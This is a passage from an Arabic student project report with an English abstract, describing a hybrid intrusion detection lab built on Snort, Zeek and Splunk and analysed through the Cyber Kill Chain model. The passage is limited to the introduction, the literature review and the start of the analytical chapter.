



Hybrid Intrusion Detection System and Cyber Attack Analysis Based on the Cyber Kill Chain Model

نظام كشف التسلسل الهجين وتحليل الهجمات السيبرانية بالاعتماد
على نموذج سلسلة القتل السيبراني

إعداد: يزن كفاح العرنجي

الملخص

في ظل التزايد المستمر في تعقيد الهجمات السيبرانية وتنوع تقنياتها، لم تعد أنظمة كشف التسلسل التقليدية قادرة على توفير رؤية تحليلية شاملة لسلوك المهاجمين، خاصةً عند التعامل مع هجمات متعددة المراحل. إذ تعتمد العديد من هذه الأنظمة على كشف أحداث منفصلة دون القدرة على ربطها ضمن سياق زمني ومنهجي متكامل، مما يصعب فهم تسلسل الهجوم واتخاذ قرارات استجابة فعالة.

يهدف هذا المشروع إلى تصميم وتنفيذ نظام كشف تسلسل هجين (Hybrid Intrusion Detection System) قائم على التكامل بين الكشف التوقيعي باستخدام Snort والتحليل السلوكي لحركة الشبكة باستخدام Zeek، ضمن بيئة افتراضية تحاكي مركز عمليات أمنية مصغر (Mini-SOC). يعتمد النظام على تجميع وتحليل السجلات الأمنية ضمن منصة Splunk كحل SIEM مركزي، مع تطوير منطق ارتباط (Correlation Logic) لربط التنبيهات والأحداث المتفرقة واكتشاف الأنماط الهجومية متعددة المراحل وفق نموذج سلسلة القتل السيبراني (Cyber Kill Chain).

تم إنشاء بيئة اختبار باستخدام منصة VMWare تضم جهاز مهاجم يعمل بنظام Kali Linux، وجهاز ضحية يعمل بنظام Ubuntu ومجهز بخدمات ضعيفة قابلة للاستغلال، إضافةً إلى جهاز مركزي للمراقبة والتحليل. كما تم استخدام Wireshark لدعم التحليل على مستوى الحزم (Packet-Level Analysis) والتحقق من السلوك الشبكي الفعلي أثناء تنفيذ الهجمات.

يتضمن المشروع أيضاً محاكاة مبسطة لآلية الاستجابة للحوادث (Mini-SOAR) من خلال تطوير سكربت أتمتة يقوم بتفعيل قواعد حظر باستخدام iptables عند تأكيد النشاط الخبيث، مما يربط بين الكشف والتحليل والتنفيذ العملي لإجراءات الاحتواء. كما تم تقييم أداء النظام الهجين في رصد وتحليل هجمات متعددة المراحل إضافةً إلى سيناريو هجوم حجب الخدمة (DoS)، بهدف قياس فعالية التكامل بين مكوناته.

يعكس هذا المشروع نموذجاً عملياً متكاملًا يجمع بين الكشف والتحليل والارتباط والاستجابة، ويوفر بيئة تطبيقية لفهم دورة حياة الهجمات السيبرانية وتعزيز قدرات الرصد واتخاذ القرار ضمن بيئات مراكز العمليات الأمنية.

Abstract

With the increasing sophistication and complexity of modern cyber threats, traditional intrusion detection systems are no longer sufficient to provide comprehensive visibility into attacker behavior, particularly in multi-stage attack scenarios. Many conventional detection mechanisms focus on isolated events without correlating them into a structured attack narrative, which limits effective analysis and informed incident response.

This project presents the design and implementation of a Hybrid Intrusion Detection System that integrates signature-based detection using Snort with network behavioral analysis using Zeek within a virtual Mini Security Operations Center (Mini-SOC) environment. Security logs and alerts are centrally collected and analyzed using Splunk as a SIEM platform, where custom correlation logic is developed to link distributed events and identify multi-stage attack patterns according to the Cyber Kill Chain model.

A controlled virtual lab environment is built using VMware, consisting of a Kali Linux attacker machine, a vulnerable Ubuntu victim machine hosting intentionally weak services, and a dedicated SOC monitoring server. Wireshark is additionally utilized to perform packet-level analysis, enabling validation of network behavior and deep inspection of attack traffic.

The project also includes a simplified Mini-SOAR simulation by implementing an automation script that applies firewall rules using iptables upon confirmation of malicious activity, thereby linking detection, analysis, and containment in a practical workflow. Furthermore, the hybrid system is evaluated against multi-stage attack scenarios as well as a Denial of Service (DoS) simulation to assess its effectiveness in detecting, correlating, and analyzing diverse attack behaviors.

Overall, the proposed approach demonstrates a practical and structured framework that combines detection, behavioral analysis, correlation, and response, providing a comprehensive educational model for understanding cyber attack lifecycles and enhancing SOC monitoring and decision-making capabilities.

Contents

٧	المقدمة
٨	الفصل الأول: توصيف المشروع
٨	1-1 مقدمة الفصل
٨	1-2 مشكلة المشروع
٨	1-3 فكرة المشروع
٩	1-4 أهداف المشروع
٩	1-5 أهمية المشروع
٩	1-6 حدود ونطاق المشروع
١٠	الفصل الثاني: الدراسة المرجعية
١٠	2-1 مقدمة الفصل
١٠	2-2 أنظمة كشف التسلل (Intrusion Detection Systems)
١٠	2-3 الكشف القائم على التوقيعات (Signature-Based Detection)
١١	2-4 التحليل السلوكي لحركة الشبكة (Behavioral Analysis)
١١	2-5 أنظمة كشف التسلل الهجينة (Hybrid IDS)
١١	2-6 نموذج سلسلة القتل السيبراني (Cyber Kill Chain)
١٢	2-7 مراكز العمليات الأمنية (Security Operations Center)
١٢	2-8 أنظمة إدارة الأحداث والمعلومات الأمنية (SIEM)
١٣	الفصل الثالث: الدراسة التحليلية
١٣	3-1 مقدمة الفصل
١٣	3-2 تحليل طبيعة الهجمات السيبرانية متعددة المراحل
١٣	3-3 تحليل نموذج الهجوم وفق سلسلة القتل السيبراني
١٣	3-3-1 مرحلة الاستطلاع (Reconnaissance)
١٤	3-3-2 مرحلة التسليح (Weaponization)
١٤	3-3-3 مرحلة التسليم (Delivery)
١٤	3-3-4 مرحلة الاستغلال (Exploitation)
١٤	3-3-5 مرحلة التثبيت (Installation)
١٥	3-3-6 مرحلة التحكم والسيطرة (Command and Control)
١٥	3-3-7 مرحلة تنفيذ الأهداف (Actions on Objectives)
١٥	3-4 تحليل بيئة الهجوم والدفاع في المشروع
١٦	3-5 تحليل دور أدوات الكشف والتحليل

١٦	3-6 مخرجات الدراسة التحليلية
١٧	3-7 نطاق المشروع وحدوده التنفيذية
١٨	الفصل الرابع: التصميم
١٨	4-1 مقدمة الفصل
١٨	4-2 نوع الأنظمة المستخدمة في تصميم البيئة
١٨	4-3 نوع الشبكة المستخدمة بين الأجهزة
١٩	4-4 التصميم العام لبنية Mini-SOC
٢٠	4-5 أدوات الهجوم المعتمدة في التصميم
٢٠	4-6 أدوات الدفاع والتحليل المعتمدة في التصميم
٢١	4-7 تصميم آلية الاستجابة الأولية (Mini-SOAR)
٢١	4-8 حدود التصميم
٢٢	الفصل الخامس: التحقيق البرمجي ومنهجية الكشف والتحليل
٢٢	5-1 مقدمة الفصل
٢٢	5-2 مفهوم نظام كشف التسلسل الهجين (Hybrid IDS)
٢٣	5-3 مراحل الهجوم المعتمدة في المشروع (Cyber Kill Chain)
٢٥	5-4 ربط مراحل الهجوم بالأدلة الرقمية (IOCs & Digital Evidence)
٣٠	5-5 تصميم منطق الارتباط (Correlation Logic)
٣٠	5-5-1 مصادر الأحداث المستخدمة في عملية الارتباط
٣١	5-5-2 منطق الارتباط بين مراحل الهجوم
٣١	5-5-3 معايير تأكيد الحادثة الأمنية
٣٢	5-5-4 دور منصة SIEM في تنفيذ منطق الارتباط
٣٢	5-5-5 مخرجات منطق الارتباط
٣٢	5-6 آلية الاستجابة للحوادث الأمنية (Incident Response)
٣٢	5-6-1 مرحلة الاكتشاف (Detection)
٣٣	5-6-2 مرحلة التحليل واتخاذ القرار (Analysis & Decision)
٣٣	5-6-3 مرحلة الاحتواء (Containment)
٣٣	5-6-4 مرحلة الاستئصال والاستعادة (Eradication & Recovery)
٣٣	5-6-5 التحليل بعد الهجوم (Post-Attack Analysis & Lessons Learned)
٣٥	الفصل السادس: التنفيذ والاختبارات
٣٥	6-1 مقدمة الفصل
٣٥	6-2 تجهيز بيئة الاختبار (Lab Preparation)

٣٧	6-2-1 تجهيز جهاز الضحية بالخدمات الضعيفة
٤٥	6-3 تهيئة أدوات الدفاع والتحليل (SOC Readiness)
٤٥	6-3-1 تهيئة نظام كشف التسلل Snort
٤٩	6-3-2 تهيئة أداة التحليل السلوكي Zeek
٥١	6-3-3 تهيئة منصة Splunk (SIEM)
٥٣	6-3-4 استخراج الحقول وتوحيد بنية السجلات داخل Splunk
٥٧	6-4 تنفيذ سيناريو الهجوم وتحليل مراحله وفق نموذج Cyber Kill Chain
٥٧	6-4-1 مرحلة الاستطلاع (Reconnaissance)
٦٢	6-4-2 مرحلة التسليح (Weaponization)
٦٢	6-4-3 مرحلة التسليم (Delivery)
٦٤	6-4-4 مرحلة الاستغلال (Exploitation)
٦٥	6-4-5 مرحلة التثبيت (Installation)
٦٩	6-4-6 مرحلة القيادة والسيطرة (Command & Control – C2)
٧٠	6-4-7 مرحلة الإجراءات على الأهداف (Actions on Objectives)
٧١	6-5 سيناريو هجوم حجب الخدمة (DoS) باستخدام Hping3
٧٣	6-6 تقييم أداء النظام الهجين
٧٤	6-6-1 مدى قدرة النظام على رصد مراحل الهجوم
٧٤	6-6-2 تحليل الإنذارات الخاطئة (False Positives)
٧٤	6-6-3 هل كان Snort وحده كافياً؟
٧٤	6-6-4 القيمة المضافة لأداة Zeek
٧٥	6-6-5 القيمة المضافة لمنصة Splunk
٧٥	6-6-6 دور منطق الارتباط (Correlation Logic)
٧٦	6-7 تفعيل آلية الاستجابة الأولية ضمن بيئة Mini-SOC
٧٩	الفصل السابع: الخاتمة والآفاق المستقبلية
٨٠	الفصل الثامن: المراجع

المقدمة

شهدت البيئة الرقمية في السنوات الأخيرة تصاعدًا ملحوظًا في تعقيد الهجمات السيبرانية وتنظيمها، حيث أصبحت تستهدف مختلف القطاعات الحيوية، بما في ذلك المؤسسات الحكومية، والشركات، والبنى التحتية الحرجة. ومع تطور تقنيات الهجوم وتعدد مراحله، لم يعد الاعتماد على وسائل الحماية التقليدية كافيًا لمواجهة التهديدات المتقدمة، الأمر الذي أوجد حاجة ملحة إلى أنظمة قادرة على توفير رؤية تحليلية أعمق لسلوك المهاجمين وفهم تسلسل الهجوم ضمن سياق متكامل.

تُعد أنظمة كشف التسلل (Intrusion Detection Systems) من المكونات الأساسية في منظومات الأمن السيبراني، إذ تهدف إلى اكتشاف الأنشطة غير الطبيعية أو الخبيثة داخل الشبكات والأنظمة. غير أن العديد من هذه الأنظمة تعتمد على أساليب كشف منفصلة، سواء كانت قائمة على التوقعات أو على تحليل السلوك، مما يؤدي إلى إنتاج تنبيهات متفرقة تفتقر إلى الترابط الزمني والمنطقي بين مراحل الهجوم المختلفة. ونتيجة لذلك، يواجه محللو الأمن صعوبة في إعادة بناء السيناريو الكامل للهجمات متعددة المراحل، الأمر الذي يؤثر على دقة التحليل وسرعة اتخاذ القرار.

في هذا السياق، يبرز نموذج سلسلة القتل السيبراني (Cyber Kill Chain) إطار تحليلي منهجي يصف المراحل المتتالية للهجوم، بدءًا من الاستطلاع ووصولًا إلى تنفيذ الأهداف. ويساهم هذا النموذج في تحويل الأحداث الأمنية المنفصلة إلى تسلسل هجومي مترابط، مما يعزز القدرة على فهم سلوك المهاجمين وربط الأدلة الرقمية ضمن سياق زمني واضح. ويُعد توظيف هذا النموذج في بيئات مراكز العمليات الأمنية (SOC) خطوة مهمة نحو تطوير قدرات التحليل والكشف عن الهجمات المتقدمة.

انطلاقًا من ذلك، يركز هذا المشروع على تصميم وتنفيذ نظام كشف تسلسل هجين يجمع بين الكشف التوقيعي والتحليل السلوكي لحركة الشبكة ضمن بيئة افتراضية تحاكي مركز عمليات أمنية مصغر (Mini-SOC) يعتمد على دمج أدوات متعددة للكشف والتحليل وربط السجلات ضمن منصة مركزية، بما يسمح بتحويل التنبيهات المنفصلة إلى صورة هجومية متكاملة وفق نموذج Cyber Kill Chain.

كما يتضمن المشروع تقييمًا عمليًا لأداء النظام الهجين في رصد وتحليل الهجمات متعددة المراحل، إضافةً إلى دراسة سلوك حركة غير طبيعية من خلال سيناريو هجوم حجب الخدمة. ويشمل ذلك محاكاة آلية استجابة أولية تربط بين الكشف والتحليل وتنفيذ إجراءات احتواء على مستوى الشبكة، بما يعكس دورة حياة الاستجابة للحوادث الأمنية ضمن نطاق تعليمي تطبيقي.

وبذلك يسعى المشروع إلى تقديم نموذج عملي متكامل يجمع بين الكشف، والتحليل، والارتباط، والاستجابة، مع توفير بيئة تطبيقية تساعد على فهم دورة حياة الهجمات السيبرانية وتعزيز قدرات الرصد واتخاذ القرار داخل مراكز العمليات الأمنية الحديثة.

الفصل الأول

توصيف المشروع

1-1 مقدمة الفصل

يأتي هذا الفصل لتوصيف فكرة المشروع بشكل واضح ومنهجي، من خلال عرض المشكلة التي يعالجها، وتحديد أهدافه، وبيان أهميته، بالإضافة إلى توضيح نطاقه وحدوده. يهدف هذا التوصيف إلى تقديم صورة شاملة عن المشروع قبل الانتقال إلى الجوانب النظرية والتحليلية والتطبيقية في الفصول اللاحقة.

1-2 مشكلة المشروع

مع التطور المستمر في تقنيات الهجوم السيبراني، أصبحت الهجمات أكثر تعقيدًا وتعددًا في المراحل، حيث تمر بسلسلة مترابطة من الخطوات تبدأ بالاستطلاع وتنتهي بتنفيذ أهداف محددة. في المقابل، تعتمد العديد من أنظمة كشف التسلل التقليدية على آليات كشف محدودة تركز على أحداث فردية، سواء كانت قائمة على التوقعات أو على تحليل السلوك بشكل منفصل، دون القدرة على ربط هذه الأحداث ضمن سياق هجومي متكامل.

في بيئات مراكز العمليات الأمنية (SOC)، يؤدي هذا الفصل بين الأحداث إلى إنتاج عدد كبير من التنبيهات غير المترابطة، مما يزيد العبء على محلي الأمن ويصعب عملية إعادة بناء تسلسل الهجوم بدقة. كما أن غياب إطار تحليلي منهجي لربط مراحل الهجوم يحد من القدرة على التمييز بين الأنشطة الطبيعية والهجمات متعددة المراحل، ويؤثر سلبيًا على سرعة الاستجابة وفعاليتها.

بناءً على ذلك، تتمثل مشكلة المشروع في الحاجة إلى تصميم نظام كشف قادر على دمج أكثر من أسلوب كشف، وربط الأحداث الأمنية ضمن إطار تحليلي واضح يمكن من فهم تسلسل الهجوم وتحليله بصورة متكاملة داخل بيئة تحاكي عمل مراكز العمليات الأمنية.

1-3 فكرة المشروع

تقوم فكرة هذا المشروع على تصميم وتنفيذ نظام كشف تسلسل هجين (Hybrid IDS) يجمع بين الكشف القائم على التوقعات والتحليل السلوكي لحركة الشبكة، مع اعتماد نموذج سلسلة القتل السيبراني (Cyber Kill Chain) لإطار تحليلي لربط الأحداث الأمنية وتحليل مسار الهجوم بشكل منهجي ومتكامل.

يعتمد النظام المقترح على محاكاة بيئة مركز عمليات أمنية مصغرة (Mini-SOC)، يتم فيها تنفيذ سيناريوهات هجومية متعددة المراحل ضمن بيئة افتراضية، وجمع السجلات والتنبيهات الناتجة عن أدوات الكشف المختلفة، ثم تحليلها وربطها داخل منصة SIEM مركزة من خلال تطوير منطق ارتباط مخصص (Correlation Logic).

لا يقتصر المشروع على تنفيذ بيئة كشف فقط، بل يتضمن أيضًا تقييمًا عمليًا لفعالية النظام الهجين في رصد وتحليل الهجمات متعددة المراحل، وقياس مدى مساهمة التكامل بين مكوناته في تحسين الرؤية التحليلية مقارنة بالاعتماد على أسلوب كشف منفرد.

1-4 أهداف المشروع

يهدف هذا المشروع إلى تحقيق مجموعة من الأهداف التقنية والتحليلية، من أهمها:

- تصميم وتنفيذ نظام كشف تسلسل هجين يجمع بين الكشف القائم على التوقعات والتحليل السلوكي لحركة الشبكة ضمن بيئة افتراضية.
- توظيف نموذج سلسلة القتل السيرياني لتحليل الهجمات وربط مراحلها ضمن تسلسل زمني ومنهجي واضح.
- تطوير منطق ارتباط لربط التنبيهات الأمنية المتفرقة وتحويلها إلى سيناريو هجومي متكامل.
- محاكاة آلية استجابة أولية تربط بين الكشف والتحليل وتنفيذ إجراءات احتواء على مستوى الشبكة.
- تقديم نموذج تطبيقي يمكن الاستفادة منه في البيئات التعليمية والتدريبية لفهم آليات عمل مراكز العمليات الأمنية.

1-5 أهمية المشروع

تتبع أهمية هذا المشروع من كونه يركز على الجانب التحليلي والعملي للهجمات السيريانية، وليس الاكتفاء بالكشف عنها فقط. كما يساهم في توضيح كيفية توظيف نماذج تحليل الهجمات، مثل **Cyber Kill Chain**، داخل مراكز العمليات الأمنية، وربطها بأدوات الكشف والتحليل الحديثة.

بالإضافة إلى ذلك، يوفر المشروع بيئة تدريبية عملية تساعد على تنمية مهارات محلي الأمن في فهم تسلسل الهجوم، وتحليل الأدلة الرقمية، واتخاذ قرارات استجابة مبنية على سياق واضح، مما يجعله ذا قيمة تعليمية وتطبيقية عالية.

1-6 حدود ونطاق المشروع

يقتصر هذا المشروع على محاكاة بيئة افتراضية ضمن نطاق تعليمي وتجريبي، حيث يتم تنفيذ سيناريو هجوم محدد باستخدام أدوات معروفة ومفتوحة المصدر. ولا يهدف المشروع إلى توفير حل أمني تجاري متكامل، بل إلى دراسة وتحليل آلية عمل نظام كشف تسلسل هجين ضمن بيئة مصغرة.

كما يركز المشروع على الهجمات الشبكية متعددة المراحل، دون التعمق في جميع أنواع التهديدات السيريانية أو استخدام تقنيات متقدمة مثل التعلم الآلي أو الذكاء الاصطناعي، والتي يمكن اعتبارها آفاقًا مستقبلية لتطوير العمل.

الفصل الثاني

الدراسة المرجعية

2-1 مقدمة الفصل

يهدف هذا الفصل إلى استعراض المفاهيم والنماذج النظرية المرتبطة بأنظمة كشف التسلل والهجمات السيرية، والتي يعتمد عليها هذا المشروع في تصميم النظام المقترح وتحليل نتائجه. كما يركز الفصل على توضيح نماذج الكشف المختلفة، وأطر تحليل الهجمات، ودور مراكز العمليات الأمنية في رصد التهديدات والاستجابة لها.

2-2 أنظمة كشف التسلل (Intrusion Detection Systems)

تُعرف أنظمة كشف التسلل بأنها أنظمة أمنية تهدف إلى مراقبة حركة الشبكة أو أنشطة الأنظمة لاكتشاف السلوكيات غير الطبيعية أو الخبيثة التي قد تشير إلى محاولة اختراق أو هجوم سيرياني. تعتمد هذه الأنظمة على تحليل البيانات المجمعة من مصادر مختلفة، مثل حزم الشبكة أو سجلات النظام، ثم مقلنتها بقواعد أو نماذج محددة للكشف عن التهديدات.

تلعب أنظمة كشف التسلل دورًا أساسيًا في البنية الأمنية الحديثة، حيث تشكل خط الدفاع الأول في اكتشاف الهجمات قبل تفاقم آثارها، خاصة عند دمجها مع أنظمة التحليل والاستجابة داخل مراكز العمليات الأمنية.

2-3 الكشف القائم على التوقيعات (Signature-Based Detection)

يعتمد هذا النوع من الكشف على مقارنة الأنشطة أو حزم الشبكة بتوقيعات معروفة مسبقًا تمثل أنماط هجمات معروفة. في حال تطابق النشاط مع إحدى هذه التوقيعات، يتم إصدار تنبيه يشير إلى احتمال وقوع هجوم حيث يُعد نظام **Snort** من أبرز الأمثلة على أنظمة الكشف القائمة على التوقيعات، وقد تم اعتماده في هذا المشروع ضمن بيئة **Mini-SOC**.

مميزات هذا الأسلوب:

- دقة عالية في كشف الهجمات المعروفة.
- معدل منخفض نسبيًا للتنبيهات الخاطئة.
- سهولة التفسير والتحليل.

محدودياته:

- عدم القدرة على كشف الهجمات الجديدة أو المعدلة.
- الحاجة المستمرة لتحديث قاعدة التوقيعات.
- ضعف الرؤية تجاه الهجمات متعددة المراحل.

2-4 التحليل السلوكي لحركة الشبكة (Behavioral Analysis)

يركّز التحليل السلوكي على دراسة أنماط الاتصال وسلوك الشبكة بدلاً من البحث عن توقعات محددة. يعتمد هذا الأسلوب على تحليل خصائص الجلسات الشبكية، مثل مدة الاتصال، عدد الحزم، أنواع البروتوكولات، وتكرار الأنشطة، بهدف اكتشاف السلوكيات غير الاعتيادية. تُعد أداة **Zeek** مثالاً عملياً على التحليل السلوكي لحركة الشبكة، حيث توفر سجلات تفصيلية حول سلوك الجلسات الشبكية.

مميزات هذا الأسلوب:

- القدرة على اكتشاف هجمات غير معروفة مسبقاً.
- توفير سياق غني حول سلوك الشبكة.
- دعم التحليل المتقدم للهجمات المعقدة.

محدودياته:

- احتمال ارتفاع معدل التنبيهات الخاطئة.
- الحاجة إلى خبرة تحليلية لفهم النتائج.
- الاعتماد على خط أساس (**Baseline**) دقيق للسلوك الطبيعي.

2-5 أنظمة كشف التسلسل الهجينة (Hybrid IDS)

تجمع أنظمة كشف التسلسل الهجينة بين أكثر من أسلوب كشف، مثل التوقعات والتحليل السلوكي، بهدف الاستفادة من مميزات كل منهما وتقليل نقاط الضعف. يتيح هذا الدمج تحسين دقة الكشف وزيادة القدرة على اكتشاف الهجمات متعددة المراحل.

يساهم الدمج بين التوقعات والتحليل السلوكي في تقليل الاعتماد على نمط كشف واحد، مما يعزز القدرة على اكتشاف الهجمات المعروفة وغير المعروفة ضمن بيئة تحليل موحدة.

يُعد هذا النوع من الأنظمة مناسباً لبيئات مراكز العمليات الأمنية، حيث يتطلب الأمر ربط مصادر متعددة من البيانات وتحليلها ضمن سياق موحد، وهو ما يسعى هذا المشروع إلى تحقيقه.

2-6 نموذج سلسلة القتل السيبراني (Cyber Kill Chain)

يُعد نموذج سلسلة القتل السيبراني إطاراً تحليلياً يصف المراحل المتتابعة للهجوم السيبراني، بدءاً من مرحلة الاستطلاع وحتى تنفيذ الأهداف. يهدف هذا النموذج إلى مساعدة محلي الأمن على فهم تسلسل الهجوم وربط الأنشطة المختلفة ضمن قصة هجومية متكاملة.

تشمل المراحل الأساسية للنموذج:

- الاستطلاع (Reconnaissance)
- التسليح (Weaponization)
- التسليم (Delivery)
- الاستغلال (Exploitation)
- التثبيت (Installation)
- التحكم والسيطرة (Command and Control)
- تنفيذ الأهداف (Actions on Objectives)

يساعد هذا النموذج في تحليل الهجمات متعددة المراحل وتحديد موقع كل نشاط ضمن سياقه الزمني والمنطقي.

2-7 مراكز العمليات الأمنية (Security Operations Center)

يمثل مركز العمليات الأمنية البيئة المركزية المسؤولة عن مراقبة الأنظمة والشبكات، وتحليل التنبيهات الأمنية، والاستجابة للحوادث السيبرانية. يعتمد عمل الـ **SOC** على تجميع البيانات من أدوات كشف متعددة، وتحليلها بشكل مترابط، واتخاذ قرارات مبنية على سياق الهجوم وليس على أحداث منفصلة. تُعد القدرة على الربط والتحليل السياقي من أهم عوامل نجاح مراكز العمليات الأمنية في مواجهة التهديدات المتقدمة.

2-8 أنظمة إدارة الأحداث والمعلومات الأمنية (SIEM)

تعمل أنظمة **SIEM** على تجميع السجلات والتنبيهات من مصادر مختلفة، وتحليلها، وتخزينها، ثم عرضها بشكل مرئي لدعم عمليات التحليل واتخاذ القرار. كما تتيح هذه الأنظمة بناء قواعد ارتباط لربط الأحداث الأمنية واكتشاف الأنماط الهجومية المعقدة.

يشكل استخدام منصة **SIEM** عنصرًا أساسيًا في هذا المشروع، حيث يتم الاعتماد عليها لربط نتائج أدوات الكشف المختلفة وتحليل الهجمات وفق نموذج سلسلة القتل السيبراني. تُستخدم منصة **Splunk** في هذا المشروع كنظام **SIEM** مركزي لتجميع السجلات وبناء قواعد الارتباط.

الفصل الثالث

الدراسة التحليلية

3-1 مقدمة الفصل

يركّز هذا الفصل على التحليل المنهجي للهجمات السيرانية ضمن إطار المشروع، من خلال دراسة طبيعة الهجمات متعددة المراحل، وتحليل بيئة الهجوم والدفاع، وتحديد نوعية الأدلة الرقمية المتوقعة في كل مرحلة. يهدف هذا التحليل إلى بناء تصور واضح لمسار الهجوم السيراني وكيفية اكتشافه وربطه داخل بيئة مركز العمليات الأمنية.

3-2 تحليل طبيعة الهجمات السيرانية متعددة المراحل

تتسم الهجمات السيرانية الحديثة بأنها هجمات متعددة المراحل، حيث لا يعتمد المهاجم على إجراء واحد لتحقيق هدفه، بل ينفذ سلسلة مترابطة من الأنشطة تبدأ بجمع المعلومات وتنتهي بالسيطرة أو إحداث الضرر. يتم تنفيذ كل مرحلة بطريقة تهدف إلى التمهيد للمرحلة التالية، مع محاولة تقليل فرص الاكتشاف. يؤدي هذا الأسلوب إلى صعوبة اكتشاف الهجوم عند الاعتماد على تنبيه واحد أو مؤشر اختراق منفرد، مما يجعل من الضروري تحليل الهجوم كعملية متكاملة بدلاً من مجموعة أحداث معزولة.

3-3 تحليل نموذج الهجوم وفق سلسلة القتل السيراني

يعتمد هذا المشروع على نموذج سلسلة القتل السيراني كإطار تحليلي لفهم وتسلسل مراحل الهجوم. فيما يلي تحليل كل مرحلة من مراحل النموذج مع ربطها بالأنشطة والأدلة المتوقعة:

3-3-1 مرحلة الاستطلاع (Reconnaissance)

تتضمن هذه المرحلة عمليات جمع معلومات حول الهدف، مثل اكتشاف المنافذ المفتوحة والخدمات الفعالة. في سياق المشروع، يُتوقع أن تظهر هذه المرحلة على شكل نشاط مسح شبكي.

تحليليًا، يمكن رصد هذه المرحلة من خلال:

- ارتفاع ملحوظ في عدد الاتصالات المسجلة في السجلات مثل **conn.log**
 - تكرار حالات **SO** الناتجة عن عدم اكتمال المصافحة الثلاثية (**SYN Scan**)
 - تنبيهات توقيعية من **Snort** تشير إلى نشاط مسح
 - كثافة اتصال من عنوان مصدر واحد إلى منافذ متعددة خلال فترة زمنية قصيرة
- يمثل هذا النمط مؤشراً واضحاً على نشاط استطلاعي يمكن ربطه ببداية سلسلة الهجوم.

3-3-2 مرحلة التسليح (Weaponization)

تتم هذه المرحلة خرج بيئة الضحية غالبًا، حيث يقوم المهاجم بإعداد أدوات الاستغلال أو إنشاء حمولة خبيثة مناسبة. لذلك لا يُتوقع ظهور أدلة مبلشرة داخل سجلات الشبكة في هذه المرحلة.

إلا أن أهميتها التحليلية تكمن في فهم أن غياب الأدلة لا يعني غياب النشاط، بل يشير إلى انتقال التحضير إلى خرج نطاق الرصد الشبكي.

3-3-3 مرحلة التسليم (Delivery)

يتم في هذه المرحلة إيصال أداة الهجوم أو الاستغلال إلى النظام المستهدف، سواء عبر استغلال خدمة شبكية، أو إرسال طلبات خبيثة، أو استغلال بروتوكولات الاتصال.

الأدلة المتوقعة:

- طلبات شبكة غير اعتيادية
- أنماط اتصال غير طبيعية
- محاولات وصول غير مصرح بها إلى خدمات معينة

3-3-4 مرحلة الاستغلال (Exploitation)

تشكل هذه المرحلة نقطة التحول في الهجوم، حيث يتم استغلال ثغرة أمنية لتنفيذ أوامر غير مصرح بها أو الحصول على صلاحيات على النظام المستهدف.

الأدلة المتوقعة:

- تنبيهات تشير إلى استغلال ثغرة
- تنفيذ أوامر غير متوقعة
- تغيير في سلوك الخدمة المستهدفة

3-3-5 مرحلة التثبيت (Installation)

حيث يقوم المهاجم بتثبيت برمجيات خبيثة (Payloads) أو أدوات مثل Backdoors ، Rootkits على النظام المستهدف لضمان استمرار الوصول (Persistence) . تهدف هذه الخطوة إلى جعل المهاجم يصعب إزالته، مما يتيح له العودة حتى بعد إعادة تشغيل الجهاز أو سد ثغرة الدخول الأولى .

الأدلة المتوقعة:

- ملفات جديدة غير معروفة.

- تعديلات سجل النظام.
- إنشاء خدمات جديدة (Services).
- تعديل أذونات الملفات (File Permissions).
- استبدال ملفات النظام.
- جدولة المهام.

3-3-6 مرحلة التحكم والسيطرة (Command and Control)

بعد نجاح الاستغلال، يسعى المهاجم إلى إنشاء قناة اتصال مستمرة مع النظام المصاب، بهدف التحكم به عن بُعد وتنفيذ أوامر إضافية.

الأدلة المتوقعة:

- اتصال عكسي من الضحية إلى عنوان المهاجم على منفذ محدد
- اتصالات خارجية متكررة إلى نفس الوجهة
- جلسات طويلة الأمد
- استخدام منافذ أو بروتوكولات غير شائعة

3-3-7 مرحلة تنفيذ الأهداف (Actions on Objectives)

في هذه المرحلة يقوم المهاجم بتنفيذ الهدف النهائي، مثل سرقة بيانات، رفع صلاحيات، تعطيل الخدمات، أو تنفيذ هجمات إضافية داخل الشبكة.

الأدلة المتوقعة:

- تغييرات على النظام أو الملفات
- محاولات وصول غير مصرح بها
- نشاطات تشير إلى إساءة استخدام الموارد
- تحليليًا، لا يتم التعامل مع هذه المرحلة كمؤشر منفرد، بل يتم ربطها بسلسلة الأحداث السابقة لتأكيد اكتمال الهجوم.

3-4 تحليل بيئة الهجوم والدفاع في المشروع

تعتمد بيئة المشروع على تقسيم واضح للأدوار داخل شبكة افتراضية، حيث يتم فصل جهاز المهاجم، وجهاز الضحية، وجهاز المراقبة والتحليل ضمن بيئة VMware واحدة. يتيح هذا الفصل محاكاة سيناريو واقعي يشبه بيئات مراكز العمليات الأمنية، حيث يتم مراقبة حوكمة الشبكة من نقطة مستقلة عن الأنظمة المستهدفة.

يسمح هذا التصميم بدراسة العلاقة بين:

- نشاط المهاجم الفعلي
- السلوك الشبكي الناتج عنه
- السجلات التي تولدها أدوات الكشف

كما يتيح تحليل الفروقات بين الرؤية التوقعية (**Snort**) والرؤية السلوكية (**Zeek**) ، ومن ثم تجميع هذه الرؤية داخل منصة **SIEM** مركزية لتحويل البيانات الخام إلى صورة تحليلية متكاملة.

يمثل هذا الفصل بين أدوار الشبكة عنصرًا أساسيًا في فهم كيفية انتقال الهجوم عبر المراحل المختلفة، وكيفية انعكاس كل مرحلة على السجلات المرصودة داخل بيئة **SOC**.

3-5 تحليل دور أدوات الكشف والتحليل

يعتمد المشروع على تنوع مصادر البيانات كوكيزة أساسية للتحليل. فكل أداة من أدوات الكشف تقدم منظورًا مختلفًا للهجوم.

يركّز نظام الكشف القائم على التوقعات على مطابقة الأنماط المعروفة، مما يسمح بالكشف المبكر عن أنشطة مثل المسح أو محاولات الاستغلال المعروفة. في المقابل، يوفر التحليل السلوكي رؤية أعمق لحالة الجلسات الشبكية، مثل نوع الاتصال ومدته وعدد الحزم، مما يساعد في فهم سلوك الهجوم حتى في غياب توقيع محدد.

أما منصة **SIEM** فتقوم بدور الطبقة التحليلية العليا، حيث يتم ربط السجلات المختلفة زمنيًا ومنطقيًا، وتحويلها من أحداث منفصلة إلى تسلسل هجومي متكامل.

ويُعد هذا التكامل بين الأدوات حجر الأساس في تطبيق مفهوم النظام الهجين، حيث لا يتم الاعتماد على أداة واحدة لاتخاذ القرار، بل يتم بناء الاستنتاج بناءً على تعدد الأدلة وتكاملها.

3-6 مخرجات الدراسة التحليلية

بناءً على التحليل السابق، يتم تحديد مجموعة من المخرجات التي سيتم الاعتماد عليها في تصميم النظام وتنفيذه، وتشمل:

- تحديد مراحل الهجوم المستهدفة في سيناريو المشروع.
- تحديد الأدلة الرقمية المتوقعة في كل مرحلة.
